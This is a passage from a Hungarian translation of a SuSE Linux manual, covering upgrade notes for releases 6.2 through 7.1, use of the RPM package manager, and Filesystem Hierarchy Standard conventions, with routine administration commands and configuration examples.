- A *glibc* rendszerkönyvtárak mostmár 2.1 verzióban érhetőek el. Amennyire csak lehetséges, alkotóelemeket biztosítunk, hogy a *glibc*-2.0 programok futását továbbra is lehetővé tegyük. Ez problémákat okoz ugyan, amikor megpróbálunk elérni bizonyos szimbólumokat. Ezért bármely saját programunkat, vagy külső programokat, elviekben újra kell fordítanunk.
- Az *nscd* (*Name Service Cache Daemon*) szintén a *glibc*-hez tartozik és a `/etc/nscd.conf` fájlban kell azt beállítanunk; lásd a 'man 8 nscd' kézikönyvlapokat.
- A *glibc*-2.1-el az átalakítás a "Unix98 PTY" eszközre már teljes. Ez annyit jelent, hogy a `devpts` fájlrendszert szintén be kell csatolnunk; az alábbi sor a `/etc/fstab` fájlban, például garantálja ezt;

```
none      /dev/pts    devpts    gid=5,mode=620    0 0
```

Lásd még a `/usr/src/linux/Documentation/Changes` dokumentációt a kernelforrásban.

- A PAM (*Pluggable Authentication Modules*): A `/etc/login.defs` fájlban túlmenően most vannak a

`/etc/securetty` fájlok, a `/etc/security/limits.conf` és a `/etc/security/pam_env.conf`; lásd a 3.6.7 fejezetben (114. oldal).

- A nyelvbeállítás meghatározható változókkal a `/etc/rc.config` fájlban; lásd a 88 fejezetben (463. oldal), valamint a

http://sdb.suse.de/sdb/en/html/ml_locale_implementation.html címen. Ha nem akarunk német szöveget, írjuk be az alábbi, közvetlenül a `.bashrc` fájlba:

```
export LANG=hu_HU
```


- Több csomag egyes részei, melyek a szoftver fejlesztéshez kellenek (könyvtárak, headers, include fájlok, stb.), saját csomagba kerültek. Részlegesen ez már előfordult a korábbi verziókban is. Ezek a fejlesztői csomagok csak akkor szükségesek, ha mi *magunk* akarunk fordítani szoftvert – például, legutóbb a GNOME csomagokat. Ezek a fejlesztői csomagok felismerhetők a kiterjesztés nevéről, ami dev vagy d (xformsd , glibndev , gtkndev , imlibdev , gnlbsd stb. csomagok).

15.2.7 6.2-ről 6.3-ra

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs63.html>

- Telepítéskor különféle optimalizált kernelek állnak rendelkezésre; ezek a kernelek az "initrd"-t (*Initial Ramdisk*) használják. Amikor saját kernelt fordítunk, ennek tudatában kell lennünk; bővebbet erről a [16.3.5](#) fejezetben ([442.](#) oldal) és a http://sdb.suse.de/sdb/en/html/adrian_6.3_boot.html címen találhatunk.
- A kernelmodulok konfigurációs fájlja a `/etc/modules.conf` lett (korábban a `/etc/conf.modules` volt).
- A "userspace"-tól elkülönülve az NFS démon (nfsd), a kernel alapú NFS démon (knfsd) szintén rendelkezésünkre áll. A *knfsd* csak korlátozottan működik, de képes a fájlok zárolására (lock); ez szükséges például a *StarOffice*-nak. Be kell állítanunk változókat: **USE_KERNEL_NFS** vagy **NFS_SERVER** a `/etc/rc.config` fájlban.
- A [kézikönyvoldalak](#) most a `/usr/share/man` alatt találhatóak, amint az meg van határozva az FHS "Filesystem Hierarchy Standard"-ben; lásd még az *fhs* csomagot, vagy web-en a <http://www.pathname.com/fhs/> oldalt.
- Néhány szoftvercsomag, amit eltávolítottak a disztribúcióból:
 - *gnuhtml* : elavult; a jelenlegi infó dokumentumok HTML formátumban láthatók a SuSE-helpsystemen keresztül (lásd még a [16.5](#) fejezetben ([448.](#) oldal)).
 - *glimpse* : Egy régebbi verzió található a `/unsorted` könyvtárban az első CD-n. Szerzői jogok miatt nem tehetjük bele a SuSE Linux új verziójába.
- A *Tcl/Tk* új verzióval és új csomagleírással áll rendelkezésre. A *Tcl/Tk* 8.0 a szabvány verzió.
- Az *OSS* (*Open Sound System*) most már a többprocesszoros gépekre is rendelkezésre áll; a csomagok a következők *opso* , *opsod_up* , *opso_smp* és *opsod_smp* ; lásd a <http://sdb.suse.de/sdb/en/html/oss-smp.html>
- A *sendmail* beállítása elköltözött a `/etc/rc.config`-ból a `/etc/rc.config.d/sendmail.rc.config` fájlba; lásd a http://sdb.suse.de/sdb/en/html/mneden_6.3_sendmail.html

- biztonsági okból, a *WU-FTP* program ('wuftpd' csomag az 'n' készletben) nem kerül alapértelmezetten telepítésre.
- A *leafnode* konfigurációs fájljai megváltoztak a 1.9.2 verzió óta. Ezek most a */etc/leafnode* alatt találhatók, a */usr/lib/leafnode* helyett.

Ha megváltoztattuk a konfigurációs fájlunkat, egy biztonsági mentési másolatot találunk a */usr/lib/leafnode/config.rpmsave* alatt. Kézzel adjuk meg az egyéni beállításainkat az új konfigurációs fájlban.

Figyelem: Ha egy régebbi (1.9.3-at megelőző) verzióról frissítünk, először futtassuk le a */usr/doc/packages/leafnode/update.sh* shell szkriptet:

```
meggyfa: # cd /usr/doc/packages/leafnode
meggyfa:/usr/doc/packages/leafnode # ./update.sh \
/var/spool/news/ /etc/leafnode /var/lock/news/fetchnews.lock
```

Ez a *groupinfo* és egy pár egyéb fájl átszervezését eredményezi. A *groupinfo* már nincs többé "nagy és kisbetű (case-sensitive)" szerint besorolva). Ha valami rosszul sülné ki, a régi fájlunkat megtalálhatjuk a */var/spool/news/leaf.node/groupinfo.old* alatt. Ha a szkript sikeresen lefut, letörölhetjük ezt a *.old* fájlt.

Megjegyzés: A */usr/sbin/fetch* program, az 1.9.3 verziótól, már */usr/sbin/fetchnews* néven fut. Győződjünk meg róla, hogy a "cronjobs" és hasonló szkriptjeink (pl. */etc/ppp/ip-up*) ehhez igazodnak-e.

A *leafnode* telepítéséhez olvassuk el a 6.9 fejezetben (205. oldal) leírásokat.

- A *MySQL* most UID-vel fut, és GID-vel a 'démon', hogy még több biztonságot nyújtson és garantáljon.
- A *Fortify* most a */opt/fortify* alatt található; ezt könnyen lehet eltávolítani (de-installed) az alkalmazás után.

15.2.8 6.3-ról 6.4-re

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs64.html>

- *Kernel*. A kernmod vagy kernmods csomagok már nem kellenek többé. Az eszerint optimalizált kernelmodulok "egybe" vannak telepítve a kiválasztott kernellel (lásd a 3.6.2 fejezetben (105. oldal)). A telepített kernel konfigurációs fájljai megtalálhatók a */boot* alatt, mint *vmlinuz.config-pentium* (Például!), *vmlinuz.autoconf.h* és *vmlinuz.version.h*. Ha akarjuk, a *YaST* bemásolja ezeket a fájlokat a kernelforrások könyvtárába.
- Az érvényes *bejelentkező shellek* a */etc/shells* alatt kerülnek megadásra; lásd 'man 5 shells'. Ha egy felhasználó a */bin/true* shellt kapja, akkor Ő csak a X Window System-en keresztül jelentkezhet be, és nem kaphat shellt. A */bin/false* mint "bejelentkező shell" megakadályoz mindenféle bejelentkezést.
- *aaa_base* : A tisztább látás miatt, a rendszeren naponta elvégzendő karbantartási munka, több szkriptre lett szétosztva.

A `/etc/cron.daily`-ben mostmár elkülönülnek az `aaa_base`-től, a következő elemek `backup_rpmdb`, `clean_catman`, `clean_core`, `clean_instlog`, `clean_tmp`, `do_mandb`, `rotate_logs` és `updatedb`; a továbbiakban az `aaa_base` kiolvasa a `cron.daily.local`-t, ahol saját adatainkat megadhatjuk. További információt a *Cron* rendszerről, a 16.2.2 fejezetben (438. oldal) olvashatunk.

- A **tar** (**tar**) újabb verziója van a csomagban. Kicsomagolás után, a meglévő fájlok felülírásának szokása megváltozott. Ha a régi módra támaszkodunk, használjuk a **--overwrite** opciót.
- Az `nkita` és `nkitb` csomagokban szinte minden `rpgr` programnak új verziója van. A *traceroute* elköltözött a `nkitb` csomagba. Több program már "kész az új IPv6 szabvány" kezelésére; ezért biztosítanunk kell, hogy a DNS megfelelően legyen beállítva – különben az IPv6 szabványú DNS lekéréseknél, várhatunk a timeout-ra.
- A `postfix`-ben: további beállítási lehetőségek jelentek meg; az indítási változók elköltöztek a `/etc/rc.config.d/postfix.rc.config` alá; lásd még a 17.5 fejezetben (461. oldal).
- A `squid 1.x` verziója (WWW proxy kiszolgáló), már nincs többé a disztribúcióban. Mióta a most létrehozott verziót, a `2.x`-et tekintik stabilnak, általánosan javasolják, hogy váltsunk át rá. A `squid` a frissítés közben nem lesz automatikusan lecserélve a `squid2`-vel; szükséges, hogy kitöröljük a `cache`-t és ellenőrizzük a beállítási fájlokat.
- A javasolt DHCP (Digital Host Configuration Protocol) ügyfél megtalálható a `dhcpcd` csomagban; speciális esetekre, a `dhclient` csomag is benne van.
- Biztonsági okokból, az *anonymous FTP* nincs többé automatikusan megengedve. Annak érdekében, hogy az *anonymous FTP*-t megengedjük az `ftp` démonnal (**in.ftpd**), a megjegyzés jelet ('#') a `/etc/pam.d/ftpd` fájlban el kell távolítanunk a sor elejéről:

```
auth      sufficient      /lib/security/pam_ftp.so
```

- A *jelszó* lecserélése a PAM-mal (*Pluggable Authentication Modules*). A `pam_unix` lecserélheti a NIS jelszókat és megérti az `md5` zagyvalékot (hashes), mint jelszót. Vigyázat: a továbbiakat lásd a 3.6.7 fejezetben (114. oldal).

Most egy új `pam_pwcheck` modul van, ami átveszi az új jelszók ellenőrzését. A régi bejegyzést:

```
password required /lib/security/pam_unix.so #strict=false
```

le kell cserélnünk (minden egyes esetben csak egy sort, vagy a sor végén lévőket):

```
password required /lib/security/pam_pwcheck.so \
nullok #use_cracklib
password required /lib/security/pam_unix.so \
nullok use_first_pass use_authok
```

Ez a kézi beavatkozás csak akkor szükséges, ha az *rpm*nek nincs megengedve a konfigurációs fájlok lecserélése, mert a rendszer adminisztrátor

elvégezte a saját változtatásait. Egyébként, az összes PAM beállítási fájl a `/etc/pam.d` alatt található.

- A *kézikönyvoldalak* (lásd a 15.2.7 fejezetben (426. oldal)), és az info lapok mostantól a `/usr/share` alatt találhatók.
- A **makewhatis** (makewhat csomag) most a **manpath** help programot használja a *kézikönyvlapok* megkeresésére. A MANPATH környezeti változót nem kell többé az `rc` fájlokban beállítani.
- Az ncurses csomagok új verziója 5.0; a 4.2 verzió "megosztott könyvtárai (shared library)" továbbra is benne vannak, így az a szabály, hogy a már lefordított programok ezentúl is használhatók.
- Az 'apache' csomagot felosztották. Ha szükségünk van speciális bővítésekre, telepítenünk kell a `mod_*` alcsomagokat. A PHP dokumentációja a `phpdoc` csomagban található. Rendszerezési okokból a napló fájl a `/var/log/httpd` alatt található.
- A Roxen az alábbiak szerint lett felosztva: A `roxen` csomag titkosítás nélküli, de van egy `roxenssl`, ami támogatja a titkosítást. Ennek az az előnye, hogy egy külön csomagot, a `roxenint` -et nem kell többet kezelni.
- A `changes` csomag megszűnt. Ugyanez az információ megkapható az `rpm` segítségével is:

```
jancsi@meggyfa: > rpm -q --changelog <pakett>
```

15.2.9 6.4-ről 7.0-ra

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/de/html/bugs70.html>

- Minden kernelmodul ("meghajtó") benne van a telepített kernelben (egye-düli (single) kernel, multi-processzoros kernel, stb.); ez garantálja, hogy a hozzávaló lefordított (compiled) modulok telepítésre kerültek.
- Az X Window System 4.0 nem támogat többé néhány nagyon régi grafikus kártyát és egy pár nagyon újat; lásd a 8.2 fejezetben (238. oldal). A beállító program tudatában van ennek így szükség esetén váltsunk át az előző 3.3.x verzióra.

A 3.3.x verzió fejlesztői környezetét szintén telepítenünk kell, ha csomagokat akarunk készíteni a "Linux Development Platform Specification" szerint; lásd a 16.2.1 fejezetben (438. oldal).

- Az `ypserv` program az `ypserv` csomagból már nincs többé beláncolva (linked) a "tcp-wrapper" könyvtárba, helyette a `/var/yp/securenets-t` használja. A `/etc/hosts.allow` vagy a `/etc/hosts.deny` beállítását egy frissítés után át kell tenni (transferred) a `/var/yp/securenets` alá.
- A portmapper indítása a `/sbin/init.d/portmap-on` keresztül, vagy az **rcportmap** paranccsal történhet; a `/sbin/init.d/rpc` már elavult.
- Összhangban az FHS-sel (*Filesystem Hierarchy Standard* lásd a 16.1 fejezetben (437. oldal)), minden architektúrafüggő dokumentációt a `/usr/share/doc` alatt találunk (azelőtt a `/usr/doc`-ban voltak).

- A `bttv` csomag megszűnt; a kernelmodulok integrálva vannak a telepített kernelbe.
- A `gtk-XmHTML` könyvtár elérhető külön `gxmhtml` csomagként; ez elköltözött a `gnlibs` csomagból.
- A `gnadmin` csomag megszűnt; a `logview` most a `gnutils` csomagban van.
- A `cron` csomaggal kapcsolatban: összhangban az FHS-el, a `cron` táblák a `/var/spool/cron/tabs` alatt vannak; lásd a 16.2.2 fejezetben (438. oldal).
- A `postgres` csomaggal kapcsolatban: a *PostgreSQL* program, és az összes alkotóeleme átszervezésre került az eredeti csomagok alapján. A `pg_datab` csomag az inicializáló adatbázissal többé nem szükséges; ha kell, az inicializálást a kezdő (startup) szkript elvégzi.

15.2.10 7.0-ról 7.1-re

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/de/html/bugs71.html>

- *Kernel*: A speciális EIDE lapkakészletek "alacsony szintű" (low-level) meghajtói a szabvány rendszermagba kerültek; A `k_eide` vagy `eide` rendszermagok használata már nem szükséges többé, mint külön `images`. Ez azt jelenti, hogy nem kell készítenünk saját indítólemezt, ha erre a meghajtóra van szükségünk.
- *A futásszint (runlevel) értelmezése megváltozott*; lásd a 17.1 fejezetben (458. oldal) látható táblázatot.
Az `init` szkriptek mostantól a `/etc/init.d` alatt található; ha készítettünk saját szkripteket, akkor azokról biztonsági másolatot kell készítenünk mielőtt frissítjük azokat.
- **DEFAULT_LANGUAGE**: Új neve van a korábbi **LANGUAGE** változónak a `/etc/rc.config` állományban.
- A `/etc/resolv.conf`-ot közvetlen a *YaST*, valamint a *YaST2* írja; többé már nem a *SuSEconfig* készíti.
- A csomagnevek 8 karakteres korlátozása megszűnt és sok csomagnak lehet ezután jobban értelmezhető neve. Ezek az új nevek már figyelembe lesznek véve frissítéskor, és az ismerős programok továbbra is rendelkezésünkre fognak állni. Ha egy teljes újratelepítést végzünk, akkor vigyáz-nunk kell, mert ezek a csomagok már az új nevükön lesznek kiválasztva.
- A korábbi `ypclient` csomagra vonatkozóan: a csomagokat kettéosz-tották `ypbind` és `yp-tools` csomagokra, és az indító szkriptjüket `ypbind`-nek hívják; lásd még a 5.4.2 fejezetben (168. oldal).
- A `jade_dsl` csomagra vonatkozóan: Az `rzsz` csomaggal való konfliktus elkerülésére az `sx` parancsot most `s2x`-nek és `sgml2xml` hívják.

15.3 RPM—a csomagkezelő

Az *RPM*, a "Red Hat Package Manager", a SuSE Linux 5.0 verzióban lett bevezetve. Az RPM adatbázis részletes információt nyújt a telepített szoft-

vercsomagokról, megkönnyítve ezzel mindenki életét: a felhasználókét, a rendszeradminisztrátorokét és a csomag készítőket.

Az **rpm** program az alábbiakat végzi el:

- lefordítja a szoftver alkalmazásokat az úgynevezett "pristine" forrásból és telepítésre becsomagolja azokat.
- telepít, frissít, és tisztázva eltávolít RPM formátumú szoftvercsomagokat.
- támogatja a csomagokkal kapcsolatos lekérdezéseket, beleértve a függőségeket, és karbantartja a telepített csomagok RPM adatbázisát.

Az RPM csomagok készítéséről további információt találhatunk a *Maximum RPM*, (Bailey, 1997, Red Hat) című könyvben. Az RPM egyéb képességeit az alábbiakban röviden leírjuk.

A telepíthető RPM archívumok egy speciális bináris formátumba vannak csomagolva. Ezek az archívumok tartalmazzák a telepítendő program fájlokat, valamint egyéb meta-információkat, amiket az

rpm használ a telepítés alatt, hogy beállítsa a szoftver csomagot, vagy tárolja az RPM adatbázisban dokumentációs célból. Az RPM archívumok rendszert `.rpm` kiterjesztésűek.

15.3.1 Csomagok kezelése: telepítés, frissítés és eltávolítás

Általában egy RPM archívum telepítése egyszerű:

```
meggyfa: # rpm -i <csomagnév>.rpm
```

E paranccsal, a csomag telepítésre kerül, – de csak akkor, ha a függőségi elvárásoknak megfelel és nincs konfliktusa más csomaggal. Egy hibaiüzenettel az **rpm** felhívja a figyelmet azokra a csomagokra amelyek telepítése szükséges, hogy kielégítse a függőségeket. A háttérben az RPM adatbázis biztosítja, hogy ne keletkezzen konfliktus – egy adott fájl csak egy csomaghoz tartozhat. Különböző opciók megadásával kényszeríthetjük az **rpm**-et, hogy ne vegye figyelembe ezeket az alapértelmezéseket, de ekkor biztosnak kell lennünk benne, hogy tudjuk mit csinálunk, különben veszélyeztetjük a rendszer egységét, és veszélyeztethetjük a rendszer frissítési képességét.

Használjuk a `-U` vagy a `--upgrade` opciót a csomag frissítéshez. Ez az opció eltávolítja a fájl régebbi verzióját, és azonnal telepíti az új fájlokat. Az **rpm** a konfigurációs fájlokat sokkal óvatosabban frissíti:

- Ha egy konfigurációs fájl *nem* lett megváltoztatva a rendszeradminisztrátor által, akkor az **rpm** telepíti a megfelelő fájl új verzióját. Nem kell a rendszeradminisztrátornak semmit sem tennie.
- Ha egy konfigurációs fájlt a rendszeradminisztrátor a frissítés *előtt* lecserélt, az **rpm** el fogja menteni a lecserélt fájlt `.rpmorig` vagy `.rpmsave` (biztonsági mentési fájl) kiterjesztéssel, majd telepíti az új verziót az új csomagból, de csak akkor, ha az eredetileg telepített fájl és az újabb verzió különbözik egymástól. Ilyen esetben össze kell hasonlítanunk a biztonsági fájlt (`.rpmorig` vagy `.rpmsave`) az újonnan telepített állománnyal, és aváltoztatásainkat az új fájlra ismét el kell végeznünk. Ezután meg kell győződnünk arról, hogy az összes `.rpmorig`

vagy `.rpmsave` fájlt kitöröltük, hogy elkerüljük a problémákat a jövőbeni frissítéseknél¹.

A `-U` kapcsoló *nem* egyenértékű a `(-e)` és `(-i)` kapcsolók egymás utáni használatával (eltávolítás és telepítés), hanem annál többet tud. Használjuk a `-U`-t ahol csak lehetséges.



Frissítés után, ellenőriznünk kell minden biztonsági mentési fájlt, amit az **rpm** hozott létre. Ezek a mi régi beállítási állományaink. Ha szükséges, tegyük át egyéni beállításainkat a biztonsági mentési fájlokból az új beállítási fájlokba. Ezután az eljárás után az `.rpmorig` és `.rpmsave` kiterjesztésű fájlokat ki kell törölnünk.

Egy csomag eltávolítására, adjuk ki az alábbi parancsot:

```
meggyfa: # rpm -e <csomagnév>
```

Az **rpm** csak akkor fog eltávolítani csomagot, ha annak nincs megoldatlan függősége. Elméletileg lehetetlen eltávolítani egy régi `libc`-t az **rpm** használatával, addig amíg más programnak szüksége van arra, hogy megfelelően működjön — az RPM adatbázis védi ez ellen.

15.3.2 RPM lekérdezések

A `-q` opcióval, az **rpm** lekérdezést végez, ezzel lehetővé téve egy RPM archívum megvizsgálását (a `-p` opció hozzáadásával), és hogy lekérje az RPM adatbázis telepített csomagjait is. Több kapcsoló áll rendelkezésre, hogy meghatározzuk az elvárt információ típusát (lásd a 15.1 táblázatot).

<code>-i</code>	Csomag információ
<code>-l</code>	Fájllista
<code>-f <fájlnev></code>	A <fájlnev>-et tartalmazó csomag keresése (a fájl teljes útvonalát a <fájlnev> segítségével kell meghatároznunk)
<code>-s</code>	Fájllista állapotinformációval (tartalmazza a <code>-l-t</code>)
<code>-d</code>	csak a dokumentációs fájlokat listázza ki (tartalmazza a <code>-l-t</code>)
<code>-c</code>	csak a beállítási fájlokat listázza ki (tartalmazza a <code>-l-t</code>)
<code>--dump</code>	Fájlok listája teljes részletezéssel (ez azelőtt a <code>-l</code> , <code>-c</code> vagy <code>-d</code> -vel volt elérhető)

15.1 táblázat: folytatás a következő oldalon.....

¹ Az **rpm** a `.rpmorig`-ot fogja választani, ha a fájl ismeretlen volt az RPM adatbázisnak egész mostanáig – különben az `.rpmsave`-t. Más szóval, az `.rpmorig` fájl létrehozásra kerül, mialatt egy más formátumról RPM-re történik frissítés, és `.rpmsave` lesz, mialatt frissítünk RPM csomagot egy másik RPM csomaggal.

<code>--provides</code>	Képességek, amit a csomag nyújt
<code>--requires, -R</code>	Képességek, amit a csomag elvár
<code>--scripts</code>	Eltávolítási szkriptek (telepítés/eltávolítás előtt/után)

15.1 táblázat: A legfontosabb RPM lekérdezési opciók (`-q [-p]` ...<csomagnév>)

Például a

```
meggyfa: # rpm -q -i rpm
```

parancs valami hasonlót fog megjeleníteni, mint a következők :

```
Name       : rpm                               Relocations: (not relocateable)
Version    : 3.0.6                             Vendor: SuSE GmbH, Germany
Release    : 42                               Build Date: SZE 28 Feb 2001 21:07:55
Install date: V 15 ÁPR 2001 09:19:07 CEST      Build Host: hurwitz.suse.de
Group      : System Environment/Base          Source RPM: rpm-3.0.6-42.src.rpm
Size       : 7724249                           License: GPL
Packager   : feedback@suse.de
Summary    : RPM Package Manager
Description:
RPM Package Manager is the main tool for managing software packages
of the SuSE Linux distribution.
rpm can be used to install and remove software packages; with rpm it's easy
to update packages. rpm keep track of all these manipulations in a central
database. This way it is possible to get an overview of all installed
packages; rpm also supports database queries.
```

A `-f` opció csak akkor működik, ha megadjuk a teljes fájlnevet, a teljes útvonallal. Megadhatunk annyi fájlnevet, amennyit csak akarunk:

Például az :

```
rpm -q -f /bin/rpm /usr/bin/wget
```

parancs a következő eredményhez vezet:

```
rpm-3.0.3-3 wget-1.5.3-55
```


Ha a fájl nevének csak egy részét ismerjük, egy hasonló shell szkriptet kell használnunk:

```
#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
    echo you'll find t'$i' in package:
    rpm -q -f $i
    echo ""
done
```

15.3.1 fájllista: shell szkript csomagok kereséséhez

Az RPM adatbázis segítségével, ellenőrzés is végezhető. Ezek az ellenőrzések a `-V` (vagy `-y`, vagy a `--verify`) opciókkal kezdeményezhetők. Ezzel az opcióval, az **rpm** megmutatja az összes olyan fájlt egy csomagban, ami meg lett változtatva az első telepítés óta. Az **rpm** nyolckarakteres szimbólumot használ, hogy ötletet adjon, milyen változtatás történt (lásd a [15.2](#) táblázatot):

5	MD5 ellenőrző összeg
S	Fájlméret
L	Szimbólikus lánc
T	Változtatás ideje
D	Major és minor eszközszámok
U	Tulajdonos
G	Csoport
M	Mód (engedélyezések és fájltypus)

15.2 táblázat: RPM ellenőrzési opciók

Beállítási fájlok esetén, a `c` betű lesz kiírva. Például, ha megváltoztattuk a `/etc/wgetrc`-t a `wget` csomagból, ezt láthatjuk:

```
meggyfa: # rpm -V wget
S.5...T c /etc/wgetrc
```

Az RPM adatbázis a `/var/lib/rpm` alatt van. Ha a `/usr` partíció mérete 500 MB, ez az adatbázis közel 20 MB helyet is elfoglalhat. Ha az adatbázis sokkal nagyobb, mint elvárnánk, hasznos lehet, ha újraépítjük az adatbázist a `--rebuilddb` opcióval. Mielőtt újraépítünk, készítsünk biztonsági másolatot a régi adatbázisról.

A **cron** szkript (pontosabban a **cron.daily**), naponta készít másolatot az adatbázisról (gzip-pel tömörítve), és a `/var/adm/backup/rpmdb` alatt tárolja azt. A másolatok számát a `<MAX_RPMDDB_BACKUPS>` változó határozza meg (alapértelmezése 5) a `/etc/rc.config`-ban. Egy biztonsági mentés mérete megközelítőleg 2 MB (500 MB-os `/usr` partíció esetén).

Ezt a helyigényt figyelembe kell vennünk, amikor meghatározzuk, hogy mekkora legyen a root partíciónk. Ha a `/var`-nak saját partíciója van, nem kell aggódnunk emiatt.

15.3.3 Forráscsomagok telepítése és fordítása

A SuSE Linux minden forráscsomagja a `'zql'` könyvtár alatt van és `.spm` kiterjesztéssel rendelkezik ("Source RPMS").

Ezeket a csomagokat is ugyanúgy kezelhetjük, mint az összes többi csomagot. Viszont ezek a csomagok nem lesznek benne az RPM adatbázisban (és nem lesznek megjelölve `[i]`-vel a YaST-ban), mivel ott csak a "telepített" szoftverek vannak listázva.



Az `rpm` könyvtáraknak a `/usr/src/packages` alatt létezniük kell (ha egyetlenegy saját beállítást sem csináltunk, például a `/etc/rpmrc` alatt).

SOURCES az eredeti forrásokhoz (`.tar.gz`-fájlok, stb.), és a disztribúció-specifikus igazításokhoz (`.dif`-fájlok).

SPECS a "spec" fájlokhoz, hasonló egy meta Makefile-hoz, amely ellenőrzi a "fordítási" eljárást (process).

BUILD Ebben a könyvtárban kerül a forrás kicsomagolásra, foltozásra (patched), és lefordításra.

RPMS Ez az a könyvtár, ahol a teljesen kész "bináris" csomagokat létrejönnek.

Ne kísérletezzünk fontos rendszercsomagokkal, mint amilyen a `'libc'`, `'rpm'`, vagy `'nkit'`! Ez, a rendszer helytelen működéséhez vezethet!



Amikor egy forráscsomagot telepítünk a `zql` könyvtárból a YaST-tal, az összes szükséges elem a `/usr/src/packages` alá lesz telepítve: a források és a kiigazítások a **SOURCES** alá, a `.spec` fájlok a **SPECS** alá². A példa kedvéért, a `wget.spm` csomagot választottuk. Miután telepítettük a csomagot a YaST-tal az alábbi fájlokat kell kapnunk:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

A rpm -b <X> /usr/src/packages/SPECS/wget.spec

parancs megkezdí a fordítást. Itt az `<X>` egy dzsóker karakter a fordítási (build) eljárás különböző lépcsőíhez (lásd az `rpm -help` kimenetét, vagy az RPM dokumentációját). Íme egy pár opció:

-bp Előkészíti a forrást a `/usr/src/packages/BUILD` alatt: kicsomagol és foltoz (patch).

-bc ugyanaz, mint a **-bp**, de további fordításokkal.

² A "making packages"-hez lásd az Irodalomjegyzéket [Bai97]. További információt kaphatunk a kézikönyvdalalokból `'man rpm'`.

- bi** ugyanaz, mint a **-bp**, de a build szoftver további telepítéseivel. Óvatosan: ha egy csomag nem támogatja a BuildRoot képességet, felülírhatjuk a beállítási fájlokat.
- bb** ugyanaz, mint a **-bi**, de a "bináris" csomagok további létrehozásával. Ha a fordítás sikeres volt, a binárisnak a `/usr/src/packages/RPMS` alatt kell létrejönnie.
- ba** ugyanaz, mint a **-bb**, de a "forrás RPM" további létrehozásával. Ha a fordítás sikeres volt, a binárisnak a `/usr/src/packages/SRPMS` alatt kell létrejönnie.

A **-short-circuit** megengedi nekünk, hogy kihagyjunk bizonyos lépéseket.

Egy bináris RPM az **rpm -i** meghívásával telepíthető, vagy még jobb, az **rpm -U** (azért, hogy megjelenjen az RPM adatbázisban).

15.3.4 Egyéb eszközök az RPM archívumokkal való munkához

A *Midnight Commander* (**mc**) képes "böngészni" az RPM archívumokat és működni azok részein. Ez az eszköz úgy működik az RPM csomag archívumon, mintha az egy rendes fájlrendszer lenne. Az *mc*-t használva, megnézhetjük pl. a HEADER információt az (**F3**)-mal és kimásolhatjuk az archívum részeit az (**F5**)-tel.



Nem árt tudnunk, hogy amikor egy RPM csomagba az (**Enter**) billentyű megnyomásával belenézünk, akkor az *mc* kicsomagolja az archívum tartalmát a `/tmp` könyvtár alá. Kis archívumok esetén ez nem különösebb probléma, de nagyok esetén figyeljünk erre!

Az *xrpm* egy új grafikus RPM kezelő, Pythonban van írva, ami támogatja az FTP elérhetőségű archívumok parancsait.

KDE alá létezik a *krpm* eszköz, ami egy grafikus interfész (X Window rendszer alá), az RPM kezelőhöz. A *krpm* jelenleg a fejlesztés korai szakaszában van.

Az *Alien* (**alien**) perl szkript használatával lehetőség van átalakítani, vagy telepíteni egy "idegen (alien)" bináris csomagot. Ez megpróbálja átalakítani a "régi" TGZ archívumokat RPM-re mielőtt telepítenénk. Így az RPM adatbázis követni tudja az ilyen csomagokat, miután telepítésre kerültek. Vigyázat: az **alien** szerzői szerint még mindig "alpha" szoftver.

Végül, de nem utóljára ott a *YaST* ...

A SuSE Linux speciális jellemzői

Fordította: Váradí István

16.1 A Filesystem Hierarchy Standard (FHS) és a Linux Standard Base (LSB)

A SuSE Linux arra törekszik, hogy amennyire csak lehetséges alkalmazkodjon a szabványos fájlrendszerhez (filesystem-standard (FSSTD)) és annak utódjához, a Filesystem Hierarchy Standard (FHS-hez, 'fhs' csomag 'doc' csomag; lásd még a <http://www.pathname.com/fhs/címet>).

Emiatt néha fájlokat vagy könyvtárakat kell a fájlrendszerben a szabványnak "megfelelő", módosult helyre átköltöztetni.

A SuSE támogatja a *Linux Standard Base* projektet; naprakész információ erről a <http://www.linuxbase.org/> címen található.

16.1.1 Példakörnyezetek FTP-re és HTTP-re

FTP-re

Egy FTP kiszolgáló felállításának megkönnyítésére, az 'ftplib' csomag tartalmaz egy példakörnyezetet. Ez a `/usr/local/ftp` alá települ.

HTTP-re

Az *Apache* "a szabványos" web kiszolgáló a SuSE Linux-ban; az *Apache* telepítése után néhány példa dokumentum lesz a `/usr/local/httpd` alatt. Ha fel akarunk állítani saját web kiszolgálót, akkor a `/etc/httpd/httpd.conf` alatt meg kell adnunk egy saját **DocumentRoot**-ot.

16.1.2 *teTeX* – *T_EX* a SuSE Linux-ban

A *teTeX* a *T_EX Directory Structure* (TDS) szerint van összeállítva (lásd <ftp://ftp.dante.de/tex-archive/tds/>), az FHS veszélyeztetése nélkül.

16.2 Ötletek speciális szoftvercsomagokhoz

16.2.1 Az xdevel és az xdevel33 csomagok

A "Linux Development Platform Specification" határozza meg, hogy az XFree86 3.3.6-ot használjuk építési célból, így a kérdéses szoftver annyi platformon fut, amennyin csak lehetséges. Mindennek ellenére a SuSE Linux 7.0-tól, már az XFree86 4.0 az alapértelmezett, de a SuSE Linux folytatólagosan megfeleltet az előírás feltételeinek. Az xdevel33 jelenleg is elérhető.

Ha egy csomagot akarunk készíteni a SuSE Linux 7.0-val a "Linux Development Platform Specification" szerint, akkor el kell távolítanunk (de-install) az 'xdevel' -t és helyette az 'xdevel33' -at kell telepítenünk.

16.2.2 A cron csomag

A cron táblák a /var/cron/tabs alatt vannak (már nem ott, ahol előzőleg, a /var/lib/cron alatt). Az /etc/crontab egy, a rendszerre kiterjedő időzírtési táblázatként (cron table) szolgál.

A fájlban, közvetlen az időpont után kell megadnunk annak a felhasználónak a nevét, akinek a parancsot kell futtatnia (lásd a 16.2.1 fájllistát, ahol a 'root' van megadva); csomagfüggő táblák találhatók a /etc/cron.d alatt is, ugyanolyan formátummal – lásd 'man 8 cron'.

```
1-59/5 **** root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

16.2.1 fájllista: példa egy /etc/crontab bejegyzésre

